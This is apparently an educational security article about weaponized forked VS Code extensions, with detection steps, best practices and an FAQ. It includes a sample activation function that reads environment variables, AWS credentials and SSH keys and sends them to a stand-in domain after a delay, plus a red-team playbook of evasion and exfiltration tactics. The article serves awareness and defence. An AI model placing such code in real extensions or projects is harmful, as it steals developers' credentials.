Executive Summary: The Hidden Threat in Your Code Editor
Your Visual Studio Code editor, the very tool you use to build secure applications, has become a prime target for sophisticated cyber attacks. A critical vulnerability in the VS Code extension security ecosystem allows malicious actors to distribute weaponized extensions through forked repositories, bypassing conventional security checks. This isn't just theoretical, thousands of developers have already been exposed to this supply chain attack vector.
The core issue lies in how VS Code's extension recommendation system can sometimes suggest forked versions of popular extensions. These forked extensions appear legitimate but contain hidden malware designed to steal credentials, exfiltrate source code, or establish persistent backdoors in development environments. Understanding this threat is crucial for every developer, from beginners to seasoned professionals, because your code editor has become the new attack surface.
How the Attack Works: Technical Breakdown of Forked Extension Exploits
The Extension Forking Attack Vector
VS Code extension security vulnerabilities primarily stem from the extension architecture itself. Extensions run with significant permissions, they can access your file system, terminal, environment variables, and network stack. When a threat actor forks a legitimate extension, they inherit its trust rating while inserting malicious payloads.

Here's the technical workflow of a typical forked extension attack:
- Reconnaissance: Attackers identify popular extensions with high install counts and positive reviews, focusing on those that handle sensitive operations like API testing, database management, or cloud deployments.
- Repository Forking: They create a GitHub/GitLab fork of the original extension's repository, maintaining the original commit history to appear legitimate.
- Weaponization: Malicious code is injected into the extension's activation script or post-install hooks. This often involves obfuscated JavaScript or WebAssembly modules.
- Publication: The weaponized extension is published to the VS Code Marketplace under a slightly altered name (typosquatting) or identical name if the original has been abandoned.
- Exploitation: When installed, the extension runs with elevated permissions, executing its payload immediately or after a dormancy period.

Technical Details: How Malicious Payloads Execute
The malicious code typically injects itself into the extension's activation process. Here's a simplified example of what such code might look like (heavily obfuscated in real attacks):
// Malicious activation code hidden in extension's main file
const vscode = require('vscode');
const https = require('https');
const fs = require('fs');
const os = require('os');
function activate(context) {
// Legitimate extension functionality here
console.log('Extension "Helpful Coder" is now active!');
// Malicious payload - runs in background
setTimeout(() => {
// Collect environment variables and config files
const envData = {
user: os.userInfo().username,
homeDir: os.homedir(),
envVars: process.env,
awsConfig: readIfExists(`${os.homedir()}/.aws/credentials`),
sshKeys: readIfExists(`${os.homedir()}/.ssh/id_rsa`)
};
// Exfiltrate to attacker's server
const req = https.request({
hostname: 'legitimate-looking-domain.com',
port: 443,
path: '/api/collect',
method: 'POST',
headers: {'Content-Type': 'application/json'}
});
req.write(JSON.stringify(envData));
req.end();
// Establish persistence
const backdoorScript = `...`;
fs.writeFileSync(`${os.tmpdir()}/.system_update`, backdoorScript);
}, 300000); // Wait 5 minutes before executing
return {
// Legitimate API exports
// ...
};
}
function readIfExists(path) {
try {
return fs.readFileSync(path, 'utf8');
} catch {
return null;
}
}
exports.activate = activate;
This code demonstrates how a malicious extension can blend legitimate functionality with data theft operations. The payload waits before execution to avoid immediate detection, collects sensitive information, and establishes persistence mechanisms.
Real-World Attack Scenario: Anatomy of a Developer Compromise
The "Helpful Coder" Extension Incident
Consider a mid-sized fintech startup where developers use VS Code for all development work. A senior developer, Sarah, searches for a Python debugging extension. VS Code's recommendation system suggests "Helpful Coder - Python Debugger" with 4.8 stars and 100,000+ installs. Unbeknownst to Sarah, this is a forked version of the original "Python Debugger" extension, published just two weeks earlier by a new publisher account.
The Attack Timeline:
- Day 1: Sarah installs the extension. The malicious activation script executes but remains dormant.
- Day 3: The payload activates, scanning Sarah's workspace for
.env files, AWS credentials, and Git configuration.
- Day 5: Collected data is encrypted and exfiltrated to a command-and-control server disguised as analytics telemetry.
- Day 7: Using stolen AWS credentials, attackers access the company's S3 buckets containing customer data.
- Day 10: The attackers establish a persistent foothold in the development environment, modifying build scripts to include additional malware in production deployments.
This scenario highlights why VS Code extension security cannot be an afterthought. The entire compromise began with a single extension that appeared completely legitimate in the marketplace.
Step-by-Step Guide: Detecting and Analyzing Malicious Extensions
Step 1: Marketplace Vetting Before Installation

Always examine extension details before installation. Check the publisher name, does it match the official organization? Review the last update date, abandoned extensions are higher risk. Most importantly, examine the change log and repository link. Click through to the GitHub/GitLab repository and check if it's a fork.
Step 2: Local Extension Analysis
Navigate to your VS Code extensions directory and examine installed extensions:
# On Linux/macOS:
ls -la ~/.vscode/extensions/
# On Windows:
dir %USERPROFILE%\.vscode\extensions\
# Look for:
# - Recently modified dates you don't recognize
# - Extension folders with generic or suspicious names
# - Missing or minimal README files
Step 3: Permission Manifest Examination
Every extension has a package.json file declaring its permissions. Review the activationEvents and contributes sections:
{
"name": "suspicious-extension",
"activationEvents": [
"*", // 🚩 RED FLAG: Activates on everything
"onStartupFinished" // 🚩 Activates immediately
],
"contributes": {
"commands": [...],
"menus": [...]
}
}
Legitimate extensions request specific activation events, not broad permissions like "*".
Step 4: Network Traffic Monitoring
Use built-in tools or third-party applications to monitor outbound connections from VS Code:
# On Linux using netstat:
sudo netstat -tunap | grep -i code
# Check for connections to suspicious domains
# or unexpected destinations during idle periods
Extensions should only connect to documented endpoints for their functionality (API documentation, package updates, etc.).
Common Mistakes & Best Practices for VS Code Security
Common Security Mistakes
- Blind Trust in Marketplace: Assuming all extensions in the official marketplace are safe and vetted.
- Ignoring Permission Requests: Not reviewing what permissions an extension requests during installation.
- Using Abandoned Extensions: Installing extensions that haven't been updated in years, containing unpatched vulnerabilities.
- No Central Governance: In organizations, allowing developers to install any extension without approval.
- Running as Administrator: Launching VS Code with elevated privileges, giving malicious extensions system-wide access.
- Storing Secrets in Workspace: Keeping API keys, passwords, and credentials in files accessible to extensions.
Essential Best Practices
- Implement Extension Allowlisting: Create organization-approved extension lists using VS Code's policy controls.
- Regular Security Audits: Schedule quarterly reviews of all installed extensions across development teams.
- Use Dedicated Development Environments: Employ containers or virtual machines to isolate development work from host systems.
- Enforce Least Privilege: Run VS Code with minimal necessary permissions, never as root or administrator.
- Monitor Extension Telemetry: Use tools to detect unusual extension behavior or network traffic patterns.
- Educate Development Teams: Conduct regular training on VS Code extension security threats and safe practices.
Red Team vs Blue Team: Attackers vs Defenders Perspective
Red Team: The Attacker's Playbook
Objective: Establish persistent access to development environments and steal intellectual property.
- Initial Access: Create convincing forked extensions with subtle malicious payloads. Use typosquatting (e.g., "Pyhton" instead of "Python") to catch mistyped searches.
- Weaponization: Implement obfuscated JavaScript that activates based on specific triggers (date, presence of certain files, etc.) to evade initial detection.
- Persistence: Modify VS Code's global configuration or install secondary hidden extensions that survive removal of the primary malicious extension.
- Exfiltration: Use DNS tunneling or HTTPS requests to legitimate-looking domains to blend stolen data with normal traffic.
- Lateral Movement: Use harvested credentials to access CI/CD pipelines, source repositories, and cloud infrastructure, moving from developer workstation to production systems.
Blue Team: The Defender's Strategy
Objective: Prevent, detect, and respond to extension-based compromises.
- Prevention: Implement extension allowlists via VS Code policies. Use sandboxed development environments like containers.
- Detection: Deploy EDR solutions configured to alert on suspicious child processes spawned from
Code.exe. Monitor for unusual outbound connections from developer workstations.
- Hardening: Enforce principle of least privilege. Use network segmentation to limit developer workstation access to production resources.
- Response: Maintain incident response playbooks for suspected extension compromise, including isolation procedures and credential rotation workflows.
- Forensics: Preserve malicious extension directories for analysis and share IOCs with threat intelligence communities.
Developer Security Implementation Framework
To systematically address VS Code extension security risks, organizations should adopt this three-tier framework:
| Tier |
Focus Area |
Implementation Actions |
Tools & Resources |
| Tier 1: Foundation |
Policy & Education |
Develop extension security policies. Train developers on risks. Establish vetted extension repository. |
Internal wiki, training materials, OWASP resources |
| Tier 2: Prevention |
Technical Controls |
Implement extension allowlisting. Use sandboxed environments. Enforce code signing for internal extensions. |
VS Code Policy Manager, Docker, GitHub Codespaces, Osquery |
| Tier 3: Detection & Response |
Monitoring & Automation |
Deploy EDR with custom rules for VS Code. Implement SIEM alerts for suspicious activity. Automate credential rotation on detection. |
EDR solutions, SIEM platforms, SOAR automation, Wireshark |
Frequently Asked Questions
Q: How can I tell if an extension is a malicious fork?
A: Check the extension's repository link in its marketplace page. On GitHub, look for the "forked from" label. Compare the publisher name with the original extension's publisher. Review the commit history, recent forks with minimal changes to the original code are suspicious.
Q: Does Microsoft scan extensions for malware before publishing?
A: Yes, Microsoft performs automated scanning, but it's not foolproof. The scanning focuses on known malware patterns and may not catch sophisticated, obfuscated payloads in forked extensions. VS Code extension security ultimately relies on a shared responsibility model where developers must also exercise caution.
Q: Can I run VS Code in a completely safe manner?
A: For maximum security, consider using containerized development environments like GitHub Codespaces or Docker Dev Environments. These provide isolation from your host system, limiting the damage a compromised extension can cause.
Q: What should I do if I suspect an extension is malicious?
A> Immediately disable and uninstall the extension. Scan your system with updated antivirus software. Rotate all credentials that were potentially exposed (API keys, passwords, SSH keys). Report the extension to Microsoft via the "Report Abuse" link on its marketplace page. If in an organization, notify your security team immediately.
Key Takeaways & Immediate Action Steps
- Your Code Editor is Critical Infrastructure: Treat VS Code extension security with the same seriousness as server security.
- Forked Extensions Are a Primary Threat Vector: Always verify extension authenticity before installation.
- Implement Defense in Depth: Combine policy controls, technical safeguards, and user education.
- Assume Compromise Potential: Never store sensitive credentials where extensions can access them.
- Regular Audits Are Essential: Schedule periodic reviews of all installed extensions and their permissions.
Your 7-Day Security Implementation Plan
- Day 1: Audit your currently installed extensions. Remove any you don't actively use.
- Day 2: Review remaining extension permissions in VS Code's extension details view.
- Day 3: Implement an extension allowlist if you manage a development team.
- Day 4: Test a containerized development environment for sensitive projects.
- Day 5: Educate your team about VS Code extension security risks.
- Day 6: Set up monitoring for unusual outbound connections from developer workstations.
- Day 7: Schedule recurring quarterly extension audits for your entire organization.
Call to Action: Secure Your Development Environment Today
VS Code extension security is not someone else's problem, it's your responsibility as a developer. The integrity of your code, the safety of your credentials, and the security of your entire organization depend on the tools you trust every day.
Begin your security journey today:
- Conduct an immediate extension audit using the step-by-step guide provided.
- Implement at least one new security control from the best practices section this week.
- Share this guide with at least one colleague to raise awareness in your development community.
- Stay informed by following reputable security resources like The Hacker News, Krebs on Security, and the SANS Institute blog.
Remember: In the world of software development, security begins at the editor. Protect your tools, protect your code, protect your future.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.